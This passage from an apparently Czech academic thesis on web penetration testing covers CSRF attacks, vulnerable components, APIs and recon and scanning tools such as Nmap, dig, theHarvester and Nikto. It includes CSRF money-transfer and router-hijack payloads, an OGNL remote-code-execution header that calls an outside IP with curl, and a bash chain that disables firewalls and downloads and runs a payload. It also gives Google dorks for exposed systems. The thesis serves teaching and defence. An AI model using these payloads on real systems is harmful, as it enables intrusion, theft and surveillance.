  <---   RESPONSE: 200 OK    ---
```

[20] jedinečný identifikátor, liší se od session ID

Phishing e-mail využívající CSRF

Na e-mail nám přišla zpráva ohledně výhry velké částky. Součástí je hyperlink[21] v následujícím tvaru

```
http://vyhrajmilionkorun.cz/ted
```

V tu samou chvíli jsme přihlášeni do internetového bankovnictví, které je bohužel zranitelné vůči CSRF. Pod odkazem se ale ve skutečnosti skrývá

```
https://bankovnictvi.cz/transakce.php?ucet=Eva&
suma=15000
```

V případě, že jsme přihlášeni do internetového bankovnictví, kliknutím na odkaz jsme provedli transakci na účet útočníka.

Stored CRSF útok

Existuje také možnost uložit CSRF útok na zranitelné místo trvale. Typ útoku se nazývá Stored CSRF.

```
<img src="http://bankovnictvi.cz/transakce?ucet=Bob&
suma=10000&ucet=Eva">
```

Útoku dosáhneme uložením značky např. IMG nebo IFRAME do pole, které přijímá HTML. Existuje i složitější cesta přes skriptování mezi servery vázaná na CORS. Závažnost útoku se v tomto případě podstatně zvyšuje.

Výběrový útok CSRF

Máme nastavenou výchozí interní IP adresu routeru na 192.168.1.1. Nejsme schopni vyřešit problém s konfigurací, ale naštěstí jsme narazili na úžasnou stránku s manuály *www.how*
surprisesomeone.com, která nám pomůže problém vyřešit. Útočníci si nastavili proxy server na adrese 31.28.47.10, který zaznamenává veškerý průchozí provoz. Při kliknutí na návod ke konfiguraci jsme si nevšimli pixelu 1x1, který nešel načíst.

```
<img src="http://192.168.1.1/admin/config/outsideInterface
?nexthop=31.28.47.10" alt="pwned" height="1" width="1"/>
```

Útočníci předpokládali, že při hledání řešení pro náš router zřejmě budeme přihlášeni do jeho rozhraní. Současně si byli vědomi zranitelnosti ve webovém rozhraní routeru, takže stačilo vytvořit ten správný požadavek, který překonfiguruje router tak, aby používal jako výchozí routu jejich proxy server a tím umožnil sledovat náš síťový provoz.

[21] odkaz na data

3.9 Použití známých zranitelných komponent

Aplikace, knihovny a funkce, které pocházejí z open-source zdrojů a komunit by měly být použity s vědomím rizika výskytu zranitelností. Když je zranitelná část odhalena, útočníci ji mohou využít a způsobit vážné poškození aplikace nebo ztrátu dat. Slabá místa nalézáme skenováním nebo manuální analýzou. Vývojové týmy se bohužel tolik nezaměřují na aktuálnost komponent a knihoven, s každou další závislostí to bývá horší. Detekovatelnost a vůbec samotná využitelnost závisí především na hloubce zanoření komponenty v dané aplikaci. Výskyt zranitelností se snažíme omezit průběžnou kontrolou na straně klienta a serveru, sledováním aktuálních zranitelností pro využívané komponenty, analýzou knihoven volaných v reálném čase případně implementací aplikační ochrany.

Denial of Service na Apache

Identifikovali jsme webový server, který běží na Apache verzi 2.2.14. Nalezli jsme zranitelnost CVE-2014-0231 pro použitý modul *mod_cgid*, jenž využívá Common Gateway Interface (CGI) skripty pro nestandardní vstupy a navíc postrádají mechanismus časového limitu pro požadavky. Útočník může vyvolanými procesy z dostupných skriptů způsobit Denial of Service (DoS).

Remote Code Execution

Zranitelnost ve starší verzi webového serveru umožňuje odeslání útoku v hlavičce Content-Type protokolu HTTP. Obsah hlavičky bude vyhodnocen jako výraz Object-Graph Navigation Language (OGNL), který umožňuje vykonání libovolného kódu na serveru.

```
Content-Type: %{(#_='multipart/form-data').(#_member
Access=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(@java.
lang.Runtime@getRuntime().exec('curl 31.47.106.29:8000}'))
```

Vzor bash příkazů, které deaktivují firewall, stáhnou škodlivý kód, změní přístupová práva a spustí jej:

```
/etc/init.d/iptables stop;service iptables stop;
SuSEfirewall2 stop;reSuSEfirewall2 stop;cd /tmp;
wget -c http://mypayloads:6/magicScript;
chmod 777 magicScript;./magicScript;
```

Napadené zařízení začalo prostřednictvím skriptu naslouchat na některém z portů a vytvořilo reverse shell[22]. Útočník pak může vzdáleně ovládat napadené zařízení a vytvořit si například trvalé zadní vrátka spouštěné s každým startem systému.

3.10 Nechráněné API

API je rozhraní pro programování aplikací používané při provozování rozsáhlejších služeb, jenž využívají Single Object Access Protocol (SOAP) a XML požadavky pro vzájemnou komunikaci. Nacházejí se v nich ovšem chyby nebo neošetřené výjimky, které výrazně ovlivňují bezpečnost aplikace. V současné době se nám nabízí mnoho sofistikovaných řešení, která nám pomáhají utvářet naše tradiční webové aplikace. API slouží jako spojení mezi složitými klientskými platformami a řadou webových aplikací nebo služeb. Webové aplikace jsou nejčastěji psány v jazyce JavaScript a využívají API k získání dat. Implementace zabezpečení pro API není jednoduchá, a proto často zůstávají nechráněná. S tím je spojen výskyt zranitelných míst, jelikož jsou využívány různé protokoly a rámce jako zmíněný SOAP pomocí XML nebo Representational State Transfer (REST) přes JavaScript Object Notation (JSON) a další. Mnoho API obsahuje potencionální zranitelnosti, avšak ani automatizované nástroje nejsou schopny komplexně prozkoumat všechny body rozhraní. Navíc neexistuje žádná specifická obrana a detekce je poměrně obtížná. Útočníkovi pak nebrání nic k tomu, aby za pomoci reverzního inženýrství prozkoumal rozhraní a začal analyzovat probíhající komunikaci mezi klientem a serverem. Proto se snažíme takovým situacím předcházet a ujišťujeme se v následujících bodech:

- komunikace mezi klientem a API je zabezpečená SSL/TLS
- existuje silné schéma ověřování pro API rozhraní
- vstupy požadavků pro API jsou chráněné proti útokům
- řízení přístupu je správně implementováno a chrání tak API před neoprávněným voláním funkcí
- existuje ochrana proti libovolné injekci kódu

Špatná implementace API

Máme aplikaci pro mobilní bankovnictví, která používá rozhraní XML API pro zasílání informací o účtu a provádění transakcí. Útočník pomocí reverzního inženýrství aplikace zjistí, že číslo účtu se předává spolu s ověřením vůči serveru a jménem i heslem. Pokud by útočník odeslal legitimní údaje, ale s jiným bankovním účtem, mohl by si vynutit přístup úplně k jinému uživatelskému účtu. [5]

[22] reverzní příkazový řádek, zahájený napadeným systémem na útočící stroj

4 Nástroje dle fází penetračního testování

Tato část je zaměřena na seznámení se s prostředky využívanými při manuálním a poloautomatizovaném penetračním testování. Popisuje vlastnosti použitelných nástrojů a jejich využití v praxi. Na základě získaných poznatků a následné kompatibility s výstupním prostředím proběhne selekce k jejich integraci. Část je běžně dostupná v linuxových distribucích prostřednictvím terminálu, Mac OS a některé i pro systém Windows.

4.1 Průzkum prostředí

WHOIS

Whois[23] je v podstatě protokol pro dotazy a odpovědi, kterým posíláme požadavky do databází, jenž uchovávají informace o registrovaných uživatelích Internetu. Součástí jsou IP rozsahy, domény, kontakty, Domain Name System (DNS) a další. Poslední verze jsou schopny identifikovat i nejvhodnější server k zaslání onoho dotazu. Příklad použití a výpisu níže. [8]

```
[uzivatel@linuxTerminal ~]$ whois feec.vutbr.cz

inetnum: 147.229.0.0 - 147.229.254.255
netname: VUTBRNET
descr: Brno University of Technology
country: CZ
admin-c: CA6319-RIPE
created: 2014-11-19T08:23:45Z
last-modified: 2015-01-30T08:37:07Z

address: Brno University of Technology
address: Antoninska 1
address: 601 90 Brno
address: The Czech Republic
phone: +420 541145453
phone: +420 723047787
created: 2015-01-30T08:31:35Z
last-modified: 2016-11-04T14:01:52Z
abuse-mailbox: abuse@vutbr.cz
```

[23] https://www.whois.net/

Host, Nslookup, Dig

Nástroje dostupné především v linuxových distribucích. Používáme je na dotazování DNS serveru k získání cenných informací o hostitelském systému. Výchozí výpis a použití jednotlivých nástrojů se může lišit. Z praktického hlediska je využití totožné. Při práci s nimi můžeme narazit na následující parametry:

- **A** – adresní záznam pro IPv4
- **AAAA** – adresní záznam pro IPv6
- **NS** – list DNS zón
- **MX, mail** – adresní záznam e-mailových serverů
- **CNAME** – alias pro dotazovanou doménu
- **PTR** – ukazatel na kanonické jméno, využití na reverzní DNS lookup[24]
- **SOA** – názvy zón ze všech autoritativních DNS serverů
- **TXT** – textový záznam

Minimalistický a snadno použitelný nástroj pro vyhledávání DNS k překladu názvu domén, IP adres a naopak. Příkaz *host* zkoumá pouze A, AAAA a MX záznamy. Výpis přidružených adres dostáváme vždy.

```
[uzivatel@linuxTerminal ~]$ host feec.vutbr.cz
feec.vutbr.cz mail is handled by 10 kos.feec.vutbr.cz.
feec.vutbr.cz mail is handled by 20 fest.stud.feec.vutbr.cz.

[uzivatel@linuxTerminal ~]$ host -a feec.vutbr.cz
;; AUTHORITY SECTION:
feec.vutbr.cz.  1800 IN NS gate.feec.vutbr.cz.
feec.vutbr.cz.  1800 IN NS kazi.fit.vutbr.cz.
feec.vutbr.cz.  1800 IN NS rhino.cis.vutbr.cz.
feec.vutbr.cz.  1800 IN NS kos.feec.vutbr.cz.

;; ADDITIONAL SECTION:
gate.feec.vutbr.cz. 1800 IN A 147.229.71.10
kos.feec.vutbr.cz. 1800 IN A 147.229.72.10
kos.feec.vutbr.cz. 1800 IN A 147.229.72.10
gate.feec.vutbr.cz. 1800 IN A 147.229.71.10
kos.feec.vutbr.cz. 1800 IN A 147.229.72.10
```

Na uvedeném výpisu lze narazit na dostupné záznamy pro doménu *feec.vutbr.cz*. V další fázi jsem pomocí parametru *-a* pro příkaz *host* vypsal všechny dostupné

[24] vyhledání doménového jména podle IP adresy

záznamy pro téže doménu. Na základě vypsaných informací můžeme vyčíst, že e-mailový server je dostupný na doméně *kos.feec.vutbr.cz* a *fest.stud.feec.vutbr.cz*. Webová stránka běží na doméně *gate.feec.vutbr.cz* a *kos.feec.vutbr.cz*. Pokud bychom chtěli vědět více o DNS zóně *rhino.cis.vutbr.cz*, museli bychom se na doménu opět dotázat.[9]

Nslookup byl prvním nástrojem pro dotazování DNS. Jde o Command Line Interface (CLI) dostupný v prostředí Linux, Mac OS i Windows. Dig je dostupný pouze v linuxovém prostředí a nabízí komplexnější výstup než Nslookup.

```
[uzivatel@linuxTerminal ~]$ nslookup www.feec.vutbr.cz
Server:  192.168.128.8
Address: 192.168.128.8#53

Non-authoritative answer:
Name: www.feec.vutbr.cz
Address: 147.229.71.30
Name: www.feec.vutbr.cz
Address: 2001:67c:1220:9847::93e5:471e
```

Při zavolání je vždy vypsán použitý DNS, v mém případě lokální DNS. Následují A a AAA adresní záznamy.

Dig je označení pro Domain information groper, v překladu je to informace o doméně. Výhodou je možnost dávkového čtení ze souboru. Standardně nabízí stejné možnosti jako *host*. Výstup může být v závislosti na parametrech rozsáhlejší. [10]

```
[uzivatel@linuxTerminal ~]$ dig feec.vutbr.cz

; <<>> DiG 9.11.1-P3-RedHat-9.11.1-3.P3.fc26
  <<>> feec.vutbr.cz

;; QUESTION SECTION:
;feec.vutbr.cz.   IN A

;; AUTHORITY SECTION:
feec.vutbr.cz.  1120 IN SOA
kos.feec.vutbr.cz. macho.feec.vutbr.cz.

;; Query time: 1 msec
;; SERVER: 192.168.128.8#53(192.168.128.8)
;; WHEN: Sat Dec 09 14:34:49 CET 2017
;; MSG SIZE  rcvd: 88
```

Příklady použití nástroje Dig:

DNS lookup[25] za použití Google DNS:

```
dig @8.8.8.8 feec.vutbr.cz
```

Reverzní DNS lookup:

```
dig -x 147.229.71.30
```

Trasování DNS cesty

```
dig feec.vutbr.cz +trace
```

DNS lookup ze souboru

```
dig -f domeny.txt +short
```

Další IP nástroje je možné využívat online `https://hackertarget.com/ip-tools/` nebo `http://viewdns.info/`.

Netcraft

Bezplatný online nástroj Netcraft[26] poskytuje analýzy webových serverů, webhostingu zahrnující detekci operačního systému a verzi webového serveru.

Site title	Faculty of Electrical Engineering and Communication BUT - Home	**Date first seen**	March 2002
Site rank	946298	**Primary language**	English
Description	BUT - FEEC - Faculty of Electrical Engineering and Communication		
Keywords	but, vut, vut v brn\304\233, fekt, feec, faculty, electrical, engeneering, communication, electronics, informatics, automation, telecommunication, cr, cz, cesk\303\241 republika, czech republic, brno		

Netblock owner	IP address	OS	Web server	Last seen Refresh
Brno University of Technology	147.229.71.30	-	Apache/1.3.42 Ben-SSL/1.59 Unix PHP/5.6.27	8-Feb-2017
Brno	147.229.71.30	FreeBSD	Apache/1.3.42 Ben-SSL/1.59 Unix PHP/5.6.27	8-Feb-2017
Brno University of Technology	147.229.71.30	FreeBSD	Apache/1.3.42 Ben-SSL/1.59 Unix PHP/5.6.11	18-Jun-2016
Brno	147.229.71.30	FreeBSD	Apache/1.3.42 Ben-SSL/1.59 Unix PHP/5.2.17	9-Sep-2013
Brno	147.229.71.30	FreeBSD	Apache/1.3.42 Ben-SSL/1.59 Unix PHP/5.2.13	20-Apr-2010
Brno	147.229.71.16	FreeBSD	Apache/1.3.41 Ben-SSL/1.57 Unix PHP/5.2.6	22-Mar-2010

Obr. 1: Ukázka části výpisu pro doménu *feec.vutbr.cz*

[25] vyhledání adresy doménového jména

[26] `http://toolbar.netcraft.com/site_report/`

Dokáže určit dobu běhu serveru a tím i spolehlivost hostingu. Tím nám nabízí užitečné informace i v rámci pasivního průzkumu. Na výpisu pozorujeme historii hostujících stran, použité IP adresy, operační systémy a webové servery včetně použitých verzí. Dokonce se odkryla i používaná verze Personal Home Page (PHP)[27].

Google Hacking

Technika shromažďování informací útočníkem využívajícím pokročilé vyhledávání přes vyhledávač Google. Speciální dotazy mohou vést k odhalení chybových stránek, přihlašovacích údajů nebo nezabezpečených částí webové aplikace.

Nejpoužívanější techniky:

- **inurl** – specifikuje kritéria pro vyhledávání v URL
- **allintitle** – omezuje výsledky hledání na stránky, které mají v titulní řádce daná kritéria
- **intitle** – na rozdíl od předchozího operátoru hledá v titulní řádce jen dle prvního kritéria
- **intext** – hledá daný vstup v obsahu stránky
- **cache** – stránka se stahuje z Google cache[28], vhodné když stránka již neexistuje[29]
- **ext** – omezuje hledání na soubory s danou příponou
- **site** – umožňuje vyhledávání v rámci jedné stránky
- **related** – prefix, který ukáže podobné webové stránky
- **info** – prefix, vypíše informace o webové stránce
- **link** – ukáže webové stránky, jež na zadanou odkazují

Operátory:

+	vynutí začlenění více vstupů
-	vyjme daný vstup z vyhledávání
|	logické nebo
"	uvozovky pro specifické vstupy
.	jakýkoliv zástupný znak
*	jakékoliv slovo

[27] skriptovací programovací jazyk
[28] kopie stránky uložená společností Google jako záložní kopie
[29] další variantou je nástroj `https://archive.org/web/`

Příklady:

Vyhledávání chybových stránek

```
intitle:error
```

Vyhledávání stránek s podporou phpMyAdmin

```
intitle:phpMyAdmin "Welcome to phpMyAdmin *"
```

Vyhledávání stránek obsahujících soubor robots.txt

```
ext:txt robots
```

Další:

```
inurl:login
inurl:admin inurl:userlist
intitle:index.of
intext:"sql syntax near" | intext:"syntax
error has occurred" | intext:"incorrect syntax near" |
intext:"unexpected end of SQL command" | intext:"Warning:
mysql_connect()" | intext:"Warning: mysql_query()" |
intext:"Warning: pg_connect()"
```

Pro zjednodušení procesu je možné použít nástroj GooHak[30] od uživatele 1N3@CrowdShield. Jde o automatický skript v jazyce Bash, který provede sken pomocí Google Hackingu s různými parametry proti cílové stránce.

Anonymní Googling

Spousta uživatelů se domnívá, že když navštěvují Google cache, tak se pohybují mimo cílovou stránku. Skutečnost je však jiná. HTML obsah sice pochází z Google cache, ale některé obrázky a další zdroje se stále mohou načítat z cílového serveru za předpokladu, že ještě existuje. Jestli si skutečně chceme zachovat anonymitu, je nutno přidat parametr *&strip=1* do původního odkazu. [7]

Originální odkaz

```
https://webcache.googleusercontent.com/search?q=cache:
nEGk4UpxjTkJ:www.feec.vutbr.cz/+&cd=1&hl=en&ct=clnk&gl=cz
```

Upravený odkaz

```
https://webcache.googleusercontent.com/search?q=cache:
nEGk4UpxjTkJ:www.feec.vutbr.cz/+&cd=1&hl=en&ct=clnk&gl=cz
&strip=1
```

[30] https://github.com/1N3/Goohak

Google Hacking v praxi

Používáme NVR software, u nějž po přihlášení máme URL:

```
https://192.168.208.8:8443/jpegpull.htm
```

Ze zajímavosti se podíváme, zda někdo nezanechal podobný software otevřený do Internetu. Víme, že daný Network Video Recorder (NVR) software ve výchozím režimu naslouchá na veřejné IP adrese, takže stačí pouze chybná konfigurace firewallu a neštěstí je na světě. Do vyhledávače zadáme:

```
inurl:"/jpegpull.htm"
```

Hned mezi prvními výsledky narážíme na přihlašovací stránku do NVR softwaru, kterou obcházíme bez přihlašovacích údajů.

Obr. 2: Ukázka následků špatné konfigurace (USA Saint Louis)


Daná situace je pravou ukázkou, jak důležité je dbát na bezpečnost a správnou konfiguraci. Pokud vám ale nevadí, že se celý svět může podívat do vašeho obývacího pokoje, tak není o čem diskutovat.

The Harvester

Pointou nástroje The Harvester[31] je shromáždit co nejvíce užitečných dat dle zadaných specifikací. Předmětem hledání jsou e-maily, subdomény, jména zaměstnanců. Používají se vyhledávače jako Google, Bing, Linkedin, Yahoo, Twitter nebo SHODAN databáze a servery Pretty Good Privacy (PGP) klíčů. Nástroj má pomoci v počátečních

[31] `https://github.com/laramies/theHarvester`

fázích penetračního testování. Výstup je možné uložit do HTML a XML s výstupním grafem a celkovými statistikami. Nástroj je napsán v jazyce Python a je běžně dostupný v terminálu distribuce Kali Linux.



Obr. 3: Ukázka průzkumu domény *feec.vutbr.cz*

Použitý příkaz:

```
[uzivatel@linuxTerminal ~]$ theharvester -d feec.vutbr.cz
-l 500 -b all -f fekt.html
```


Příkazem výše jsme si vyžádali prohledat 500 výsledků z každého z dostupných zdrojů a najít na nich domény a e-mailové adresy, které v sobě obsahují *feec.vutbr.cz*. Výsledky byly exportovány do souboru *fekt.html* a *fekt.xml*. [11]

Qualys SSL Labs

Online nástroj SSL Server Test[32] slouží k provedení hluboké analýzy konfigurace SSL/TLS na veřejném webovém serveru. Výsledkem je hodnocení A až F, které označuje úroveň bezpečnosti použité SSL/TLS implementace. Mezi výsledky můžeme najít detailní informace o používaném klíči a certifikátu, podporované verze SSL/TLS, podporované šifry, simulace ustanovení spojení pro různé systémy a prohlížeče.

Jelikož webová stránka fakulty doposud nepodporuje SSL/TLS, pro testování byla vybrána stránka univerzity `https://www.vutbr.cz/`.

[32] `https://www.ssllabs.com/ssltest/`



Obr. 4: Ukázka části výsledků pro stránku *https://www.vutbr.cz/*

Výsledné hodnocení je velmi dobré. Ke snížené známce došlo vlivem přetrvávající podpory proudové šifry RC4.

4.2 Mapování prostředí

Nmap

Nmap je skener pro průzkum sítí a audit zabezpečení. Používá speciálně vytvořené IP pakety, kterými umožňuje detekci hostitelů a služeb v počítačové síti. Nástroj byl navržen tak, aby dokázal rychle prohledat rozsáhlé sítě a současně analyzovat příslušné hostitele. Má schopnost se přizpůsobovat vůči latenci v dané síti. Dostupný je pro Linux, Mac OS X i Windows. Pokud někomu nevyhovuje práce v terminálu, může vyzkoušet Graphical User Interface (GUI) verzi Zenmap[33].

Nmap má nespočet využití. Mezi primární funkce zahrnujeme detekci hosta, detekci operačního systému, skenování portů a analýzu běžících služeb. Navíc je k dispozici přes více než 400 Nmap Scripting Engine (NSE) skriptů na různé zranitelnosti. Nmap umožňuje export výsledků do Text (TXT) a XML. Spuštění bez jakýchkoliv parametrů poskytne seznam obvyklých použití a případnou pomoc. [12]

Vybrané základní příkazy pro Nmap:

Sken IP adresy – *nmap 192.168.1.1*
Sken celé podsítě – *nmap 192.168.1.0/24*

[33] `https://nmap.org/zenmap/`

Sken nedetekovatelného hosta – *nmap -Pn 192.168.1.1*
Sken konkrétního portu – *nmap 192.168.1.1 -p 80*
Sken všech portů – *nmap 192.168.1.1 -p-*
Sken UDP portů – *nmap -sU 192.168.1.1*
Detekce služeb a OS – *nmap -A 192.168.1.1*
Intenzivní sken služeb a OS – nmap -T4 -A 192.168.1.1
Skenování hosta všemi dostupnými skripty na protokol Samba (SMB):
nmap -sV –script=smb 192.168.1.1*

Příklad výpisu z nástroje nmap:

```
[uzivatel@linuxTerminal ~]$ nmap -A 192.168.1.1
Starting Nmap 7.40 ( https://nmap.org )
NSE Timing: About 99.62% done; ETC: 19:36
Nmap scan report for mujweb.cz
Host is up (0.020s latency).
Not shown: 65516 closed ports
PORT      STATE    SERVICE  VERSION
21/tcp    open     ftp      MikroTik router ftpd 6.36.1
22/tcp    open     ssh      MikroTik RouterOS sshd
(protocol 2.0)
| ssh-hostkey:
|  1024 17:09:4e:15:60:08:80:12:f1:fe:6f:14:9d:bb:11:85
|  (DSA)
|  2048 07:4a:0d:62:56:8e:75:a0:13:1d:64:7b:87:a8:5a:c6
|  (RSA)
80/tcp  open   http       Apache httpd 2.4.18 (Ubuntu)
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Muj Web
Device: router; CPE: cpe:/o:mikrotik:routeros,
cpe:/o:linux:linux_kernel
Nmap done: 1 IP address scanned in 284.78 seconds
```

Testování otevřených bodů sítě je klíčové, avšak snadno detekovatelné, a proto je nutné zachovat opatrný přístup a snížit intenzitu skenování. Jako pasivní formu skenování můžeme využit webovou službu Shodan.io[34].

[34] https://www.shodan.io/home

EllaScanner

EllaScanner[35] je jednoduchý nástroj pro příkazový řádek napsaný v jazyce Python. Konkrétněji je schopen detekovat potencionální zranitelnosti na úrovni serveru, chybějící bezpečnostní hlavičky a kontroluje doménu jako takovou pomocí třetí stran v oblasti malware[36] a spam domén. Jako příklad jsem uvedl pasivní sken stránek *www.feec.vutbr.cz*.

```
[uzivatel@linuxTerminal ~]$ python3 Start.py http://www.fe
ec.vutbr.cz

Potential vulnerability searching Apache/1.3.42
Ben-SSL/1.59 (Unix) PHP/5.6.27  [|]
See more: https://web.nvd.nist.gov/view/vuln/
search-results?query=Apache%201.3.42&search_type=all&cves=on

Potential vulnerability searching PHP/5.6.27  [/]
See more: https://web.nvd.nist.gov/view/vuln/search-results?
query=PHP%205.6.27&search_type=all&cves=on

Waiting third-party scanning [-]
scan by https://sitecheck.sucuri.net
Malware, Website Blacklistin - Not Detected
Injected SPAM, Defacements - Not Detected
No Malware Detected by External Scan.

Check the history of Georgian web-pages and see what type
of security problems were encountered at different time
Continue (y/[n]) y
Nothing found in history
```

Z uvedených výsledků je zřejmé, že nejde o problémovou doménu. Došlo ale k detekci potencionálních zranitelností, kterými trpí verze Apache a PHP. Nástroj funguje pouze vůči veřejně dostupným cílům.

WafwOOf

Nástroj Wafw00f[37] umožňuje identifikaci WAF. Na základě signatury v databázi dojde k přiřazení typu nasazeného WAF.

[35] `https://github.com/secrary/EllaScanner`
[36] škodlivý software
[37] `https://github.com/EnableSecurity/wafw00f`

```
[uzivatel@linuxTerminal ~]$ wafw00f https://www.example.cz/
    WAFW00F - Web Application Firewall Detection Tool
    By Sandro Gauci && Wendel G. Henrique
Checking https://www.example.cz/
The site https://www.example.cz/ is behind a Imperva
SecureSphere
Number of requests: 9
```

Z ukázky můžeme vidět, že stránka *https://www.example.cz/* je pravděpodobně pod ochranou WAF Imperva SecureSphere. Existuje řada nástrojů, které mají kontrolu WAF již integrovanou. V případě již popisovaného Nmapu lze využít skriptu *http-waf-detect* nebo *http-waf-fingerprint*, kterým lze jeho přítomnost ověřit též. Ovšem může nastat situace, kdy se bude load balancer[38] prezentovat jako WAF, tudíž ne vždycky se lze na výsledky spolehnout.

CORStest

Nástroj CORStest[39] se používá pro hledání špatné konfigurace CORS. Jde o jednoduchý a rychlý nástroj, který kontroluje domény ze souboru. Zranitelnosti jsou detekovány zasláním odlišné hlavičky v záhlaví Origin[40] a kontrolou odpovědi v záhlaví hlavičky Access Control-Allow-Origin[41]. Jde o útok pomocí Host Header Injection[42].

```
[uzivatel@linuxTerminal ~]$ python corstest.py hosts.txt -v
Resource: https://sso.example.cz/login
Origin:   https://sso.example.cz/login
ACAO:     https://sso.example.cz/login
ACAC:     True
sso.target.cz/login
Alert: Access-Control-Allow-Credentials present
------------------------------------------------------------
Resource: https://sso.example.cz/login
Origin:   https://evil.cz
ACAO:     https://evil.cz
ACAC:     True
sso.example.cz/login - Alert: Origin reflection
```

[38] balancer zatížení serveru

[39] `https://github.com/RUB-NDS/CORStest`

[40] označuje původ zdrojů, obsahem je název serveru

[41] specifikuje povolené sdílené zdroje

[42] injekce hlavičky hosta

Tutéž zranitelnost jsme schopni detekovat i manuálně za použití příkazu *cURL*[43]:

```
[uzivatel@linuxTerminal ~]$ curl https://sso.example.cz/login
-H "Origin: https://evil.cz" -I

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: https://evil.com
Access-Control-Allow-Credentials: true
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache
Cache-Control: no-store
Set-Cookie: JSESSIONID=BPE6F8473CFC7B0896DA601Q91C34804.
cas02; Path=/; Secure; HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Length: 7115
Date: Fri, 3 May 2018 12:58:11 GMT
Set-Cookie: BigIP.sso.example.cz=rd220o00000000000000000
000ffff0a88q5a3443; path=/
```

V uvedeném příkladě můžeme vidět, že hodnota v záhlaví požadavku *Origin* je dynamicky zopakována do záhlaví odezvy *Access-Control-Allow-Origin*. Tímto útočníkovi umožňujeme obejít prvky přístupu. Například pokud je uživatel přihlášen k webu *https://sso.example.cz* a navštíví web *https://evil.cz*, útočník může provádět jakékoli akce v kontextu přihlášeného uživatele – přístup ke cookies, CSRF tokenům až úplné převzetí účtu. Zranitelnost umožňuje útok Man In The Middle (MITM) a tím obchází SSL/TLS šifrování. Nutno zmínit, že výskyt této zranitelnosti je docela častý.

NIKTO

Nikto[44] umožňuje rozsáhlejší test webových stránek. Je napsán v jazyce Perl a byl navržen tak, aby kontrola proběhla co nejrychleji. Jde o aktivní formu skenování, takže požadavky lze identifikovat na IDS/IPS systémech. Existuje však anti-IDS plugin, který požadavky upraví pomocí kódování a potencionálně ztíží odhalení. Výsledky je možné exportovat do XML nebo HTML. Ne každý nález může znamenat bezpečnostní riziko, a proto je nutné provádět zpětnou kontrolu nalezených zranitelností. Mezi kontrolované oblasti patří nesprávná konfigurace serveru, která

[43] nástroj pro příkazový řádek podporující řadu protokolů

[44] `https://github.com/sullo/nikto`

může vést k odhalení zneužitelných souborů, dále je kontrola bezpečnostních hlaviček a zastaralých verzí programů včetně pokročilé detekce chybových stránek. Podrobnosti ohledně použití nalezneme na stránce `https://cirt.net/nikto2-docs/options.html`. [13]

Navazují na něj nástroje jako WAScan[45]. Z pohledu vývoje a stability je Nikto stále populární. Stěžejní je, že jeho výstup lze exportovat do dalších aplikací.

Příklady použití:
Testování webového serveru – *nikto -host http://example.cz*
Testování s modulem Injection a Command Execution – *nikto -host http://example.cz -Tuning 48*
Testování s výstupem do souboru – *nikto -host http://example.cz -o nikto-scan.html*

```
[uzivatel@linuxTerminal ~]$ nikto -host
https://192.168.228.8:9090/system -Tuning x
- Nikto v2.1.5
---------------------------------------------------------
+ Target IP:          192.168.228.8
+ Target Hostname:    192.168.228.8
+ Target Port:        9090
---------------------------------------------------------
+ Cookie PHPSESSID created without the httponly and secure
flag
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30
+ The anti-clickjacking X-Frame-Options header is not
present.
+ The X-Content-Type-Options header is not set. This could
allow the user agent to render the content of the site in
a different fashion to the MIME type
+ /orangehrm/login.php/clientaccesspolicy.xml contains 167
lines which should be manually viewed for improper domains
or wildcards.
...
+ 4197 items checked: 9 error(s) and 11 item(s) reported
on remote host
+ End Time:           2017-12-11 20:46:38 (GMT1)
(374 seconds)
```

[45] `https://github.com/m4ll0k/WAScan`

